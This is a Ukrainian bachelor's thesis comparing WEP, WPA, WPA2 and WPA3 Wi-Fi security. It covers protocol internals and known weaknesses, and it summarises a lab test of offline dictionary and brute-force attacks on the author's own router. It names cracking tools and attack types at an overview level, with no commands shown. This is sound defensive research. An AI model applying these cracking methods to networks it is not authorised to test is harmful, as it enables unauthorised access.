МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
Сумський державний університет
Факультет електроніки та інформаційних технологій
Кафедра кібербезпеки

«До захисту допущено»
Завідувач кафедри

_____ _____
(підпис) (Ім’я та ПРІЗВИЩЕ)

_____ _____ 20__ р.

КВАЛІФІКАЦІЙНА РОБОТА

на здобуття освітнього ступеня бакалавра

зі спеціальності 125 – Кібербезпека, освітньо-професійної програми «Кібербезпека»

на тему: «Порівняльний аналіз захищеності бездротових мереж з стандартами захисту WEP, WPA, WPA2, WPA3»

Здобувачки групи КБ-01 Мороз Валерії Романівни

Кваліфікаційна робота містить результати власних досліджень. Використання ідей, результатів і текстів інших авторів мають посилання на відповідне джерело.

_____ _____
(підпис) (Ім’я та ПРІЗВИЩЕ здобувачки)

Керівник _____ _____
(посада, науковий ступінь, вчене звання, Ім’я та ПРІЗВИЩЕ) (підпис)

Консультант _____ _____
(посада, науковий ступінь, вчене звання, Ім’я та ПРІЗВИЩЕ) (підпис)

Суми – 2024

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів кваліфікаційної роботи	Термін виконання	Примітка
1	Ознайомлення з постановкою задачі		
2	Огляд літератури		
3	Дослідження протоколів безпеки WEP, WPA, WPA2 та WPA3		
4	Дослідження поширених атак на Wi-Fi мережі та доступні для цього інструменти, засоби		
5	Підбір апаратного і програмного забезпечення для реалізації офлайн словникової атаки та атаки грубої сили		
6	Реалізація атак на доступні режими безпеки на досліджуваній точці доступу		
7	Аналіз та візуалізація результатів, формування висновків		
8	Оформлення пояснювальної записки		
9	Оформлення графічної частини		
10	Отримання рецензії		
11	Захист бакалаврської кваліфікаційної роботи		

Здобувачка вищої освіти _____ (підпис) Керівник _____ (підпис)

АНОТАЦІЯ

Кваліфікаційна робота виконана на 94 аркушах та містить 84 рисунки, 5 таблиць, 2 додатки та 25 джерел.

Об'єкт дослідження: протоколи безпеки WEP, WPA, WPA2 та WPA3, стійкість цих протоколів до офлайн словникової та атаки грубої сили.

Мета роботи: дослідження протоколів WEP, WPA, WPA2 та WPA3, визначення методів та засобів для реалізації поширених атак на Wi-Fi мережі, реалізація офлайн словникової атаки та атаки грубої сили, аналіз залежностей в часі виконання словникової атаки на режимах захисту в досліджуваній точці доступу.

Метод дослідження: аналіз літературних джерел за обраною тематикою, порівняльний аналіз розглянутих протоколів безпеки, дослідження методів несанкціонованого доступу до бездротових мереж, тестування протоколів на стійкість до поширених атак та аналіз часу виконання цих атак.

Результати роботи: проведено порівняльний аналіз протоколів WEP, WPA, WPA2 та WPA3. Описано поширені методи та засоби несанкціонованого доступу до бездротових мереж. Реалізовано офлайн словникову атаку та атаку грубої сили з аналізом часу їх виконання та з використанням простих паролів на підтримуваних точкою доступу режимах захисту. Досліджуваний режим WPA2-PSK/WPA3-SAE виявився не вразливим до атак на де-автентифікацію, офлайн словникову атаку та атаку грубої сили. Результати експерименту не показали значної різниці у часі на обробку 4-х стороннього рукостискання під час офлайн перебору за словником для режимів WPA/WPA2-PSK та WPA2-PSK. Для майбутніх досліджень рекомендовано збільшити вибірку для аналізу, реалізувати атаку на пониження протоколу безпеки, розглянути обладнання, що виключає гібридні режими роботи, та застосувати різні інструменти для відновлення паролів.

Ключові слова: WEP, WPA, WPA2, WPA3, Aircrack-ng, Airgeddon, Hashcat, dictionary attack, brute force attack.

ABSTRACT

The qualification paper is 94 pages long and contains 84 figures, 5 tables, 2 appendices and 25 reference sources.

The object of research in this paper is the security protocols of wireless networks Wired Equivalent Privacy (WEP), Wi-Fi Protected Access (WPA), Wi-Fi Protected Access version 2 (WPA2) and Wi-Fi Protected Access version 3 (WPA3). The common types of attacks on wireless networks and the tools used for their implementation have also been studied. From the practical perspective, security protocols resistance to offline dictionary and brute force attacks have been tested on encryption modes WPA2-Pre-Shared Key (PSK), WPA/WPA2-PSK (hybrid), as well as WPA2-PSK/WPA3-Simultaneous Authentication of Equals (SAE) supported by Huawei Wi-Fi AX3 access point.

This paper aims to:

- research the working principle of WEP, WPA, WPA2, WPA3 protocols and compare them to determine the best protection method for Wi-Fi networks;
- launch an offline dictionary and brute force attacks on all supported encryption modes on the studied access point;
- explore the relationship between the execution time needed for the dictionary attack based on used security protocol.

The relevance of this topic stems from the fact that every day hundreds of thousands of Wi-Fi networks are created due to the popularization of IoT technologies. However, despite the sharp increase in the availability of network devices in the world, only 1.28% (about 17 million) of all Wi-Fi networks in the world operate using the most secure known security protocol for wireless networks WPA3.

The research methods were based on theoretical analysis of scientific articles on the Wired Equivalent Privacy, Wi-Fi Protected Access, Wi-Fi Protected Access version 2 and Wi-Fi Protected Access version 3 protocols, as well as on experimental analysis

of resistance to offline dictionary and brute force attacks. The tools listed below were used to conduct the research.

- Kali Linux is an open-source operating system designed for penetration testing, security auditing and digital forensics. It includes a wide range of tools for security testing, network analysis, password cracking, and more related to cybersecurity. Kali Linux 6.6.9-amd64 operating system is physically installed on the laptop VivoBook ASUS X513IA M513IA.

- Aircrack-ng is a powerful toolset of programs used to assess the security of Wi-Fi networks which includes tools for packet capture, analysis and cracking keys. It is effective for auditing the security of Wi-Fi networks, detecting weak encryption protocols, and identifying potential wireless network vulnerabilities such as weak passwords or rogue access points.

- Rockyou dictionary is one of the most famous password lists, built by default into the Kali Linux operating system and located in the /usr/share/wordlists directory. Rockyou wordlist was obtained due to huge data leakage. It contains about 14 million unique passwords, which allows to conduct deep testing.

- Hashcat is a popular password recovery tool known for its speed and efficiency. It has many hashing algorithms and attack modes, making it an extremely useful tool for security analysts and penetration testers. It was used in the work as part of the multifunctional Airgeddon script to launch an offline brute-force attack.

- Alfa Network AWUS036H is a powerful Wi-Fi USB adapter used in 802.11g wireless networks for security testing. The advantage of the adapter is the RP-SMA connector, which allows connection to an external antenna to strengthen the signal. The adapter is based on the popular Realtek 8187L chipset and has exceptional sensitivity.

- Alfa Network ARS-N19M consists of two parts: ALFA ARS-N19 (RP-SMA dipole antenna with 9 dBi gain), and ARS-AS01 (magnetic base with 90 cm cable). It can be used with wireless adapters that have an RP-SMA connector to boost the signal. It is compatible with the Alfa Network AWUS036H network adapter described above.

- Wi-Fi router Huawei Wi-Fi AX3 is a budget device intended for both household and corporate use. It is dual band, supports operation at 5GHz and 2.4GHz frequencies. Due to its versatility, speed of operation, and budget price, it is a popular choice in the market of network devices.

As a result of the study of WEP, WPA, WPA2, and WPA3 security protocols, a comparative table describing their main structural components has been formed and conclusions have been drawn. Using WEP and WPA protocols is strictly not recommended, although there are still networks operating on these protocols (3.07% - WEP, 2.85% - WPA). WPA3 is considered to be the most secure and least used protocol (1.28%) nowadays despite being exposed to some complicated attacks. Most users (74.34%) use the WPA2 protocol. Although WPA-PSK is vulnerable to dictionary and brute-force attacks, as well as KRACK attacks, this level of security can be used in case WPA2-Enterprise or WPA3 modes are not supported on the network hardware, and if a long, non-public password is set.

The research also outlines known methods of Wi-Fi networks hacking, including Key Reinstallation Attack (KRACK) in Wi-Fi Protected Access version 2, and Dragonfly handshake vulnerabilities. Because of hybrids modes such as WAP/WPA2-PSK or WPA2-PSK/WPA3-SAE, there exists a risk of implementation of downgrade attacks, forcing the access point to lower its security settings and making it vulnerable to known attacks on less secure algorithms. Common attacks on wireless networks are brute force attack, dictionary attack, rainbow table attack, de-authentication attack, evil twin attack, a flaw in configuring an access point with the ability to use Wi-Fi Protected Setup (WPS) and some social engineering techniques. Tools commonly used to compromise wireless networks are as follows: John the Ripper, Hashcat, Hydra, Aircrack-ng, Airgeddon, Wash, Wifiphisher, HCXDumptool, Hcxtools, Wireshark, Social-Engineer Toolkit, Metasploit, Nmap, Burp Suite, Nikto, Maltego, Bettercap and Crunch, as well as wordlists with common passwords such as Weakpass, SecLists, CrackStation, Rockyou.

An offline dictionary attack was executed on a Huawei Wi-Fi AX3 router using Rockyou dictionary on supported security protocols.

In total, 46 iterations were performed with 3 passwords:

- with the password 12345678 – 10 iterations for WPA2-PSK and WPA/WPA2-PSK, 2 iterations for WPA2-PSK/WPA3-SAE.

- with the password 22170362217036 – 5 iterations for WPA2-PSK and WPA/WPA2-PSK, 2 iterations for WPA2-PSK/WPA3-SAE.

- with the password 221188333921jk – 5 iterations for WPA2-PSK and WPA/WPA2-PSK, 2 iterations for WPA2-PSK/WPA3-SAE.

The results of all iterations are shown in three charts.

An offline brute force attack was implemented using the Hashcat tool employed in Airgeddon script on supported security protocols.

The results of the experiment have demonstrated that without exploiting the vulnerability to downgrade the security protocol to WPA2-PSK in WPA2-PSK/WPA3-SAE mode it is impossible to implement an offline dictionary and brute force attacks due to the complex mechanism of the Dragonfly handshake operation and, accordingly, the lack of algorithms to work with this level of protection in the studied tools. In addition, the WPA3-SAE protocol is resistant to de-authentication attacks due to the Security Association (SA) mechanism, which makes it impossible to control management frames, such as de-authentication frames that are transmitted in an unencrypted way.

Since the tested Huawei Wi-Fi AX3 router supports hybrid mode for WPA/WPA2-PSK and no security protocol downgrade attack was launched, the results did not show a clear trend in the 4-way handshake processing time during both offline dictionary attack and brute force attack for WPA/WPA2-PSK and WPA2-PSK modes.

For future research, it is recommended to increase the size and diversity of the samples, implement a downgrade attack, consider network equipment that excludes operation in hybrid modes, and apply different password recovery tools.

ЗМІСТ

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ

AES — Advanced Encryption Standard

AP — Access Point

BIP-GMAC — Broadcast/Multicast Integrity Protocol Galois Message Authentication Code

CBC-MAC — Cipher Block Chaining Message Authentication Code

CCMP — Counter Mode with Cipher Block Chaining Message Authentication Code Protocol

CRC — Cyclic Redundancy Check

EAP — Extensible Authentication Protocol

GCMP — Galois/Counter Mode Protection

HMAC — Hash-based message authentication code

ICV — Integrity check value

IV — Initialization vector

KCK — Key Confirmation Key

KEK — Key Encryption Key

KRACK — Key Reinstallation Attack

MAC-address — Media Access Control address

MIC — Message Integrity Check

PMK — Pairwise Master Key

PSK — Pre-Shared Key

PTK — Pairwise Transient Key

RADIUS — Remote Authentication Dial-In User Service

RC4 — Rivest Cipher 4

SA — Security Association

SAE — Simultaneous Authentication of Equals

SSID — Service set identifier

TK — Temporal Key

TKIP — Temporal key integrity protocol

WEP — Wired Equivalent Privacy

WPA — Wi-Fi Protected Access

WPA2 — Wi-Fi Protected Access version 2

WPA3 — Wi-Fi Protected Access version 3

WPS — Wi-Fi Protected Setup

XOR — Exclusive disjunction

ВСТУП

У сучасному світі бездротові мережі стали невід'ємною частиною повсякденного життя. Однією з вагомих позитивних характеристик бездротових мереж, яка робить їх привабливими та відмінними від традиційних дротових мереж, є мобільність. Користувач має можливість без обмежень пересуватися під час підключення до мережі у межах поширення сигналу.

В порівнянні з дротовими мережами, бездротові не потребують складних будівельно-монтажних робіт, прокладання дроту тощо. Вони можуть масштабуватися від невеликої домашньої мережі з досить обмеженою кількістю користувачів до великих мереж із тисячами підключених пристроїв. Ціна на бездротові мережі є невеликою, що також є великим плюсом.

Але разом з безперечними плюсами бездротових мереж, ця технологія несе за собою загрозу для безпеки даних. Так як у бездротових мережах передача даних здійснюються завдяки радіохвилям, то зловмисники можуть перехопити та скомпрометувати дані знаходячись в радіусі поширення сигналу.

Задля захисту інформації, що передається радіохвилями застосовують протоколи безпеки, що включають в себе алгоритми автентифікації сторін підключення, створення ключів шифрування та їх обміну (далі – 4-х стороннє рукостискання), шифрування даних тощо. Але використання застарілого стандарту безпеки або ж слабкого паролю може призвести до порушення безпеки мережі та компрометації даних.

Мета цієї дипломної роботи дослідити хронологію розвитку протоколів безпеки бездротових мереж, описати принцип роботи протоколів Wired Equivalent Privacy (WEP), Wi-Fi Protected Access (WPA), Wi-Fi Protected Access version 2 (WPA2), Wi-Fi Protected Access version 3 (WPA3) та порівняти їх за безпековою складовою, знаходячи оптимальне рішення для безпеки при налаштуванні Wi-Fi мереж. Додатково буде проведено експериментальне дослідження підтримуваних режимів шифрування WPA2-Pre Shared Key (PSK), WPA/WPA2-PSK (гібрид) та WPA2-PSK/WPA3- Simultaneous Authentication of

Equals (SAE) на маршрутизаторі Huawei Wi-Fi AX3, що призначений для роботи в професійному та побутовому середовищі, на предмет стійкості до офлайн словникових атак та офлайн атаки грубої сили, реалізованих за допомогою таких інструментів як операційної системи Kali Linux, набору утиліт Aircrack-ng, багатофункціонального сценарію Airgeddon з використанням інструменту для відновлення паролів Hashcat, мережевого адаптеру Alfa Network AWUS036H та антени Wi-Fi 9dBi Alfa Network ARS-N19.

1 ЕВОЛЮЦІЯ WI-FI

Бездротові мережі є відносно молодою технологією. Перше покоління стандарту Wi-Fi було затверджено лише в кінці 1990-х років. Проте, за короткий час бездротові мережі пройшли значний шлях розвитку та вдосконалення.

Перший стандарт 802.11, затверджений в 1997 році, забезпечував швидкість передачі даних до 2 Мбіт/с. Але з часом вимоги до швидкості та надійності зросли. Наступні версії стандарту, такі як 802.11a/b/g/n/ac/ax, поступово підвищували швидкість та ефективність бездротових мереж, досягнувши швидкостей в кілька гігабіт за секунду. У 2024 році може бути ратифіковано найновіший стандарт 802.11be, також відомий як Wi-Fi 7, в ідеальних умовах максимальна швидкість з'єднання якого може сягати до 46 гігабіт на секунду. Але, зрозуміло, що такі потужності будуть використовуватися найближчі роки на об’єктах особливої важливості, адже бюджетне апаратне забезпечення, яке використовують при побудові більшості мереж, не можуть пропускати таку кількість трафіку [1].

Як вже згадувалося в попередньому розділі бездротові мережі володіють низкою переваг над традиційними мережами, що робить їх привабливим вибором для багатьох користувачів та організацій:

- користувачі мають можливість вільно переміщатися в межах зони покриття мережі, залишаючись підключеними до Інтернету або локальної мережі.
- відсутність кабелів спрощує встановлення та налаштування мережі, що зменшує час і вартість побудови мережі.
- розширення бездротової мережі часто є простішим і дешевшим, ніж дротової. Додавання нових користувачів або пристроїв може відбуватися без значних фізичних змін в топології мережі.
- бездротові мережі легко адаптуються до змін у конфігурації приміщень та кількості користувачів. Це особливо важливо для

динамічних середовищ, таких як офіси з відкритим плануванням або тимчасові виставкові зони.

Побудова Wi-Fi мережі вимагає наступних основних компонентів:

- точка доступу — це мережеве обладнання, що забезпечує бездротове підключення клієнтів до мережі. Точка доступу підключається до дротової мережі та транслює сигнал Wi-Fi.
- маршрутизатор — це мережеве обладнання, що керує маршрутизацією даних між локальною мережею та Інтернетом. Часто він поєднує в собі функції точки доступу у домашніх та малих офісних мережах.
- клієнтські пристрої — це пристрої з підтримкою Wi-Fi, які підключаються до бездротової мережі. Якщо ж пристрої не мають вбудованих бездротових модулів, то до них можна підключити мережені адаптери.

Точка доступу за допомогою дроту підключається до постачальника послуг Інтернету (Internet service provider, ISP) — компанії, що займається наданням послуги доступу та передачі даних певними інформаційними каналами.

У великих мережах можуть також використовуватися контролери бездротової мережі (Wireless LAN controller, WLC) для централізованого керування кількома точками доступу, забезпечуючи масштабованість та управління.

Бездротові мережі класифікуються за призначенням та використовуваними технологіями:

- WLAN (Wireless Local Area Network) — це локальна бездротова мережа, що покриває невелику територію, зазвичай в межах одного будинку або офісу.
- WPAN (Wireless Personal Area Network) — це персональна бездротова мережа, що охоплює малу площу, наприклад, зв'язок між пристроями в межах кількох метрів (Bluetooth).

- WMAN (Wireless Metropolitan Area Network) — це міська бездротова мережа, що охоплює більшу територію, як правило, місто.
- WWAN (Wireless Wide Area Network) — це широкосмугова бездротова мережа, що покриває великі географічні території, включаючи країни та континенти (3G, 4G, 5G) [2,3].

Протягом останніх років кількість Wi-Fi мереж збільшилася у декілька разів. На це значним чином вплинула глобальна цифровізація та розвиток Internet of Things (IoT) [4]. На рисунку 1.1 зображено орієнтовну кількість Wi-Fi мереж створених за весь час та динаміку їх появи кожен день доступну в базі даних на платформі WiGLE [5]. На рисунку зображено дані, згідно з яких, за весь час було зафіксовано 1 мільярд 300 тисяч Wi-Fi мереж у всьому світі, а 10 травня було створено 637 917 мереж.



Рисунок 1.1 – Статистика появи Wi-Fi мереж

Дослідивши рисунок 1, можна зробити висновки, що технологія Wi-Fi мереж стрімко розвивається, швидкими темпами збільшується кількість споживачів. Тому такі мережі потребують сильного захисту від несанкціонованого доступу та компрометації передачі трафіку. Саме для цього були розроблені протоколи безпеки WEP, WPA, WPA2, WPA3.

2 ПРОТОКОЛИ ЗАХИСТУ WI-FI

З інтенсивним використанням бездротових мереж у сучасному світі, протоколи безпеки Wi-Fi стають вирішальною складовою для захисту від потенційних загроз та забезпечення конфіденційності даних.

У цьому розділі буде розглянуто протоколи WEP, WPA, WPA2, WPA3, що забезпечують безпеку в бездротових мережах, їхню структуру та вразливості.

2.1 Wired Equivalent Privacy (WEP)

Wired Equivalent Privacy (WEP) — це перший протокол, ратифікований в ролі Wi-Fi протоколу безпеки як частина стандарту Institute of Electrical and Electronics Engineers (IEEE) 802.11 у 1999 році організацією Wi-Fi Alliance для забезпечення конфіденційності та цілісності даних у бездротових мережах Wi-Fi.

У протоколі застосовується симетричний потоковий алгоритм шифрування RC4 (Rivest Cipher 4) з 64-бітним ключем, вже в пізніших версіях довжина ключа була розширена до 128 біт. Цей ключ складається з 24-бітного вектора ініціалізації (IV) та 40-бітного або 104 бітного спільного ключа (shared key) відповідно.

Для забезпечення цілісності даних WEP використовує алгоритм CRC-32 (Cyclic Redundancy Check). Відправник використовує CRC-32, щоб створити 32-бітне геш-значення (ICV) з послідовності даних. Воно розраховується для кожного кадру даних перед шифрування і додається до нього. Одержувач виконує таку ж перевірку. Якщо два значення відрізняються, одержувач може запросити повторну передачу. Це слугує підтвердженням, що зашифрований текст не було модифіковано третьою стороною під час його передачі.

Основні кроки шифрування протоколу WEP:

- обчислити ICV для кожного кадру даних та об’єднати результати з даними за допомогою конкатенації.
- сформувати 64/104-бітний ключ шифрування, застосувавши конкатенацію до 24-бітного IV та 40/104-бітного спільного ключа.

- сформувати псевдовипадковий ключовий потік на основі отриманого ключа шифрування, пропущеного через алгоритм RC4.
- отримати шифротекст, застосувавши булеву функцію сума за модулем 2 (XOR) до ключового потоку та об’єднаної послідовності (відкритий текст + геш-сума).
- отримувачу надсилається зашифроване повідомлення та незашифрований IV.

Алгоритм декодування аналогічний шифрування, маючи IV і спільний ключ, можна згенерувати всі необхідні ключі для розшифрування даних.

Порівнявши геш-значення, отримане після пропускання розшифрованих даних через алгоритм CRC-32, з вхідним ICV, отримувач може упевнитися в цілісності даних.

WEP підтримує два режими аутентифікації:

- відкритий режим (Open System Authentication), де будь-який клієнт може підключитися до мережі без попередньої перевірки.
- аутентифікація з використанням спільного ключа (Shared Key Authentication), де клієнт і точка доступу використовують один і той же ключ для аутентифікації, яка складається з наступних етапів:
    1) клієнт надсилає запит на автентифікацію до точки доступу.
    2) точка доступу генерує послідовність символів, також відому як повідомлення-виклик (challenge text).
    3) клієнт шифрує цю послідовність з використанням спільного ключа та надсилає отриману послідовність точці доступу.
    4) точка доступу, у свою чергу, розшифровує повідомлення за допомогою спільного ключа та порівнює отриманий результат з оригінальним текстом. Якщо збігаються, тоді точка доступу надсилає код автентифікації клієнту та між ними встановлюється безпечний канал передачі даних [6,7].

Але дуже скоро після оприлюднення протоколу WEP було виявлено серйозні недоліки безпеки. Основні вразливості WEP, що роблять його ненадійним для захисту бездротових мереж:

- вектор ініціалізації довжиною лише 24 біт, що призводить до частого повторення IV. Це дозволяє зловмисникам зібрати достатньо зашифрованих пакетів з однаковими IV для здійснення атак типу «statistical key recovery».
- алгоритм RC4 став популярним через простоту імплементації та швидкість роботи, але в той же час було виявлено вразливості пов’язані зі зміщення початкових вихідних байтів, залежність від ключа шифрування та можливість його відновлення з аналізу достатньої кількості вибірок ключового потоку.
- алгоритм автентифікації слабкий та піддається атакам типу «replay attack», де зловмисник може перехопити облікові дані клієнта та видати себе за нього. Також механізм автентифікації є одностороннім.
- алгоритм CRC-32 є ненадійним, має обмеження в виявленні багатобітових помилок, схильний до колізій тощо [7,8].

2.2 Wi-Fi Protected Access (WPA)

WPA (Wi-Fi Protected Access) був ратифікований організацією Wi-Fi Alliance у 2003 році як заміна WEP для забезпечення більш надійного захисту бездротових мереж.

У протоколі WPA шифрування відбувалося за тим же алгоритмом RC4, але з впровадженням протоколу Temporal Key Integrity Protocol (TKIP), що забезпечує більш складну функцію об’єднання спільного секретного ключа з IV для створення ключа шифрування в порівнянні з конкатенацією у WEP. Також TKIP імплементує Message Integrity Check (MIC), що використовується для перевірки цілісності даних і запобігання атакам типу «replay attack».

Розмір ключа було розширено з 40 біт до 128 біт, а вектор ініціалізації (IV) до 48 біт. Забезпечена динамічна зміна ключів за допомогою використання

сеансового ключа, що усуває проблему колізії у IV та впроваджено механізм керування ключами, застосовуючи 4-х стороннє рукостискання (його описано в розділі 2.3)

WPA підтримує два режими аутентифікації.

- у режимі WPA-Personal (PSK) використовується попередньо узгоджений спільний ключ для аутентифікації. Цей тип автентифікації підходить для домашніх мереж і невеликих офісів.
- WPA-Enterprise потребує додаткового обладнання у вигляді RADIUS-сервера (Remote Authentication Dial-In User Service) для автентифікації користувачів. Він забезпечує централізоване управління доступом до мережі та дозволяє використовувати більш продвинуті методи аутентифікації, як EAP (Extensible Authentication Protocol). Кожен користувач має свій ключ ідентифікації. Такий тип автентифікації поширений у корпоративних мережах [6,7].

WPA не зміг забезпечити достатнього рівня захисту та виявився вразливим до наступних атак:

- атака грубої сили («brute force attack»), її описано в розділі 3.1.
- словникова атака («dictionary attack»), її описано в розділі 3.1.
- атака «Beck-Tews», що використовує слабкі місця TKIP для отримання доступу до мережі. Атака включає ін'єкцію і перехоплення невеликих пакетів даних, що дозволяє зловмисникам отримати короткі ключі, використовуючи повторення та маніпуляцію пакетами.
- слабкість MIC дозволяє маніпулювати пакетами даних і виконати атаку типу «replay attack» [9].

WPA незначним чином покращив безпеку бездротових мереж в порівнянні з WEP, він був розроблений як тимчасове рішення до появи WPA2.

2.3 Wi-Fi Protected Access version 2 (WPA2)

WPA2 (Wi-Fi Protected Access 2) було ратифіковано організацією WI-Fi Alliance у 2004 році як вдосконалену версію WPA. WPA2 протокол використовує

ключ завдовжки 128 біт з 48-бітним вектором ініціалізації (IV), як і WPA. Основною відмінністю WPA2 є використання більш сильного алгоритму шифрування AES (Advanced Encryption Standard) та протоколу CCMP (Counter Mode with Cipher Block Chaining Message Authentication Code Protocol) для захисту даних.

WPA2 підтримує режими аутентифікації PSK та Enterprise Mode, що працюють за таким самим принципом як і в WPA.

На заміну шифру RC4 прийшов симетричний алгоритм блочного шифрування AES (Advanced Encryption Standard). Як і всі симетричні шифру, він використовує один і той самий ключ для шифрування і розшифрування. AES працює з 128-бітними блоками даних та підтримує ключі розміром 128, 192 і 256 біт [7,10]

CCMP протокол забезпечує конфіденційність та цілісність даних, використовуючи AES як основний алгоритм шифрування.

Основні кроки шифрування CCMP включають:

- генерується унікальний IV для кожного пакета.
- IV використовується як початкове значення лічильника. Лічильник інкрементується для кожного блоку даних.
- лічильник шифрується за допомогою AES, утворюючи ключовий потік.
- до ключового потоку разом з відкритим текстом застосовується функція XOR, утворюючи зашифрований текст.
- до кожного пакета додається MIC для перевірки цілісності даних на боці отримувача.

Базуючись на CBC-MAC (Cipher Block Chaining Message Authentication Code), MIC має 128-бітний код автентифікації [9].

У WPA та WAP2 запроваджено управління ключами. Процес встановлення з'єднання між точкою доступу та клієнтом у Wi-Fi мережі включає три основні

етапи: discovery (виявлення), authentication (автентифікація) та key exchange (обмін ключами).

Виявлення складається з наступних кроків:

- Клієнт відправляє запити (probe requests) у пошуку доступних мереж.
- Точка доступу відповідає на запити (probe responses), надаючи інформацію про мережу (включно з тим, які типи шифрування та аутентифікації вона підтримує).
- Клієнт ініціює з'єднання, відправляючи запит на асоціацію (association request).
- Точка доступу підтверджує запит на асоціацію (association response).

Процес автентифікації полягає у обміні обліковими даними через RADIUS-сервер або через спільний ключ, відповідно до обраного методу автентифікації.

Останнім кроком є 4-х стороннє рукостискання для встановлення захищених ключів шифрування трафіку. На цьому етапі буде встановлено Pairwise Transient Key (PTK), що потрібен для шифрування даних між точкою доступу і клієнтом. Після обміну обидва пристрої можуть передавати зашифровані дані встановленим каналом. На рисунку 2.1 зображено ієрархію ключів в WPA2-PSK [11].



Рисунок 2.1 — Ієрархія ключів в WPA2-PSK

Відповідно до ієрархії, пароль (passphrase), який використовується для аутентифікації, використовується для генерації ключів шифрування. Користувач

генерує PSK, використовуючи функцію формування похідного ключа на основі пароля (Password-based key derivation function version 2, PBKDF2). У цій функції вхідними параметрами є passphrase, ідентифікатор бездротової мережі (Service Set Identifier, SSID), довжина SSID, кількість ітерацій та довжина вихідного ключа в бітах відповідно.

Використовуючи PSK, генерується криптографічний секретний ключ (Pairwise Master Key, PMK), у WPA2-PSK обчислений PSK співпадає з PMK, оскільки відсутній сервер автентифікації.

Останнім етапом обміну є генерація Pairwise Transient Key (PTK) за допомогою псевдовипадкової функції PTK-X з вхідними параметрами: PMK, Mac-адреса точки доступу (Authenticator Address) та Mac-адреса користувача (Supplicant Address), два випадкових числа, які обмінюються в процедурі ANonce (відправляється точкою доступу) та SNonce (відправляється користувачем), а також з застосуванням конкатенації та функцій Max й Min для визначення максимальних та мінімальних значень.

В результаті чого створюється PTK – 384-бітний ключ шифрування, який складається з трьох частин:

- Key Confirmation Key (KCK) – використовується для перевірки цілісності та аутентифікації зв'язку та генерації гешу Message Integrity Code (MIC);
- Key Encryption Key (KEK) – використовується для зашифрування ключів передачі, таких як GTK (Group Temporal Key);
- Temporal Key (TK) – використовується для шифрування та розшифрування трафіку, що передається між точкою доступу та клієнтом.

У мережі WPA2-PSK всі підключені користувачі використовують однаковий пароль (passphrase). Це призводить до того, що всі вони генерують однакові PSK та PMK у мережі. PTK є єдиним унікальним ключем для кожного користувача, оскільки для його створення використовуються два випадкових

числа ANonce та SNonce. Але достатньо лише підібрати такий самий PSK, запустивши, наприклад, словникову атаку, щоб дізнатися вхідний пароль та підключитися до мережі.

Однією з найбільш відомих вразливостей WPA2 є Key Reinstallation Attack (KRACK), виявлена у 2017 році бельгійським дослідником Mathy Vanhoef. Вона використовує вразливості 4-х стороннього рукостискання. Зловмисник, перехопивши та надіславши клієнту повідомлення з ключем GTK, може змусити того повторно встановити той самий сесійний ключ, таким чином обнуливши значення лічильника. В результаті чого зловмисник потенційно зможе не тільки прослуховувати трафік, але й модифікувати дані. Реалізація цієї атаки вимагає глибоких знань та досвіду в сфері криптографії [12, 13].

Оприлюднення цієї вразливості та розвиток бездротових мереж за 14 років існування WPA2, спонукали WiFi Alliance почати розробку нового, більш безпечного протоколу для захисту бездротових мереж.

2.4 Wi-Fi Protected Access version 3 (WPA3)

WPA3 — найсучасніший та найбезпечніший на поточний момент протокол безпеки Wi-Fi Protected Access, ратифікований у 2018 році. Використовує індивідуальне шифрування даних для підвищення безпеки та конфіденційності мереж Wi-Fi. Кожна передача даних шифрується за допомогою власного унікального ключа шифрування. Якщо зловмисники перехоплять зашифрований трафік, вони зіткнуться зі складним завданням дешифрувати кожен блок даних окремо. WPA3 підтримує наступні режими автентифікації WPA3-Personal, WPA3-Enterprise, та Wi-Fi Enhanced Open. Крім цього, він використовує 192-бітний ключ шифрування для WPA-3 Personal та 256-бітний ключ для WPA3-Enterprise.

